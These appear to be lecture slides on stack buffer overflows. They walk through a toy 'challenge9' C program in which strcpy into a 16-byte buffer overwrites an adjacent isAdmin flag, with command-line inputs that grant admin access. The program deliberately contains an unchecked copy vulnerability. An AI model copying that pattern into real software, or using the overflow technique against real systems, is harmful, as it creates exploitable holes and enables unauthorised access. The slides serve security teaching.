


# Stack Buffer Overflow

# Content



# **Buffer Overflow**

Without exploit

# Buffalo Overflow



Casey Smith  
@subTee



Follow

True Vendor Call

Our software protects you from buffalo overflows.

Me: Excuse me, What? o\_O

Buffalo Overflows.

Me: OK



RETWEETS  
1,518

LIKES  
1,297



# Buffer Overflow

## ▪ Challenge9

```
# ./challenge9 <username> <password>
```

```
# ./challenge9 someusername somepassword
```

```
You are not admin.
```

```
isAdmin: 0x0
```

# Buffer Overflow

```
void handleData(char *username, char *password) {  
    int isAdmin = 0;  
    char name[16];  
  
    isAdmin = checkPassword(password);  
    strcpy(name, username);  
  
    if(isAdmin > 0) {  
        printf("Hello %s.\nYou are admin!\n", name);  
        printf("isAdmin: 0x%x\n", isAdmin);  
    } else {  
        printf("Hello %s.\nYou are not admin.\n", name);  
        printf("isAdmin: 0x%x\n", isAdmin);  
    }  
}
```

# Buffer Overflow

```
const char *adminHash = "$6$saaaaaalty$cjw9qyA..";

int checkPassword(char *password) {
    char *hash;

    hash = crypt(password, "$6$saaaaaalty");

    if (strcmp(hash, adminHash) == 0) {
        return 1;
    } else {
        return 0;
    }
}
```

# Buffer Overflow

&password
&username
SIP
SFP
<b>isAdmin</b>
<b>name[16]</b>

push ↗ ↘ pop

Stack Frame  
<handleData>



## Buffer Overflow - Basic Layout

char <b>name</b> [16]	<b>isAdmin</b>
-----------------------	----------------

```
strcpy(name, "AAAA AAAA AAAA AAAA");
```

AAAA AAAA AAAA AAAA	0
---------------------	---

Write up

## Buffer Overflow - Basic Layout

char <b>name</b> [16]	isAdmin
-----------------------	---------

strcpy(**name**, "AAAA AAAA AAAA AAAA **B**");

AAAA AAAA AAAA AAAA	<b>B</b>
---------------------	----------

Write up

# Buffer Overflow: handleData()

```
void handleData(char *username, char *password) {  
    int isAdmin = 0;  
    char name[16];
```

(0)

```
    isAdmin = checkPassword(password);
```

(1)

```
    strcpy(name, username);
```

(2)

```
    if (isAdmin > 0) {  
        printf("isAdmin: 0x%x\n", isAdmin);  
    } else {  
        printf("isAdmin: 0x%x\n", isAdmin);  
    }
```

```
}
```

# Buffer Overflow

char <b>name</b> [16]	<b>isAdmin</b>
-----------------------	----------------

## Buffer Overflow

char <b>name</b> [16]	<b>isAdmin</b>
-----------------------	----------------

0 <undefined>	<undef>
---------------	---------

## Buffer Overflow

char <b>name</b> [16]	isAdmin
-----------------------	---------

0	<undefined>	<undef>
1	<undefined>	0x00000000

# Buffer Overflow

char <b>name</b> [16]	<b>isAdmin</b>
-----------------------	----------------

0	<undefined>	<undef>
---	-------------	---------

1	<undefined>	0x00000000
---	-------------	------------

2	AAAAAAAAAAAAAAAAAAAA	0x00000000
---	----------------------	------------

# Buffer Overflow

char **name**[16]

**isAdmin**

0 <undefined>

<undef>

1 <undefined>

0x00000000

2 AAAAAAAAAAAAAAAAAAAAAA

0x00000000

2 AAAAAAAAAAAAAAAAAAAAAA

0x00000041



# Buffer Overflow

2

AAAAAAAAAAAAAAAA

0x00 0x00 0x00 0x00

# Buffer Overflow

2

AAAAAAAAAAAAAAAAAA	0x00 0x00 0x00 0x00
--------------------	---------------------

2

AAAAAAAAAAAAAAAAAA	A 0 0 0
--------------------	---------

# Buffer Overflow

2

AAAAAAAAAAAAAAAAAA	0x00 0x00 0x00 0x00
--------------------	---------------------

2

AAAAAAAAAAAAAAAAAA	A 0 0 0
--------------------	---------

2

AAAAAAAAAAAAAAAAAA	0x41 0x00 0x00 0x00
--------------------	---------------------

# Buffer Overflow

```
./challenge9 compass superpassword
```

```
You are not admin.
```

```
./challenge9 0123456789012345679012345678 test
```

```
You are not admin.
```

```
./challenge9 0123456789012345679012345678A test
```

```
You ARE admin!
```

```
isAdmin: 0x41
```

```
./challenge9 0123456789012345679012345678AB test
```

```
You ARE admin!
```

```
isAdmin: 0x4241
```

# Buffer Overflow

Recap:

- Local variables of a function (buffers) are allocated adjacent to each other
- One after another, as written in the source code (first initialized first allocated)

# Buffer Overflow



# References

## References:

- <https://www.uperesia.com/buffer-overflow-explained>
- <https://www.youtube.com/watch?v=1S0aBV-Waao> Buffer Overflow Attack - Computerphile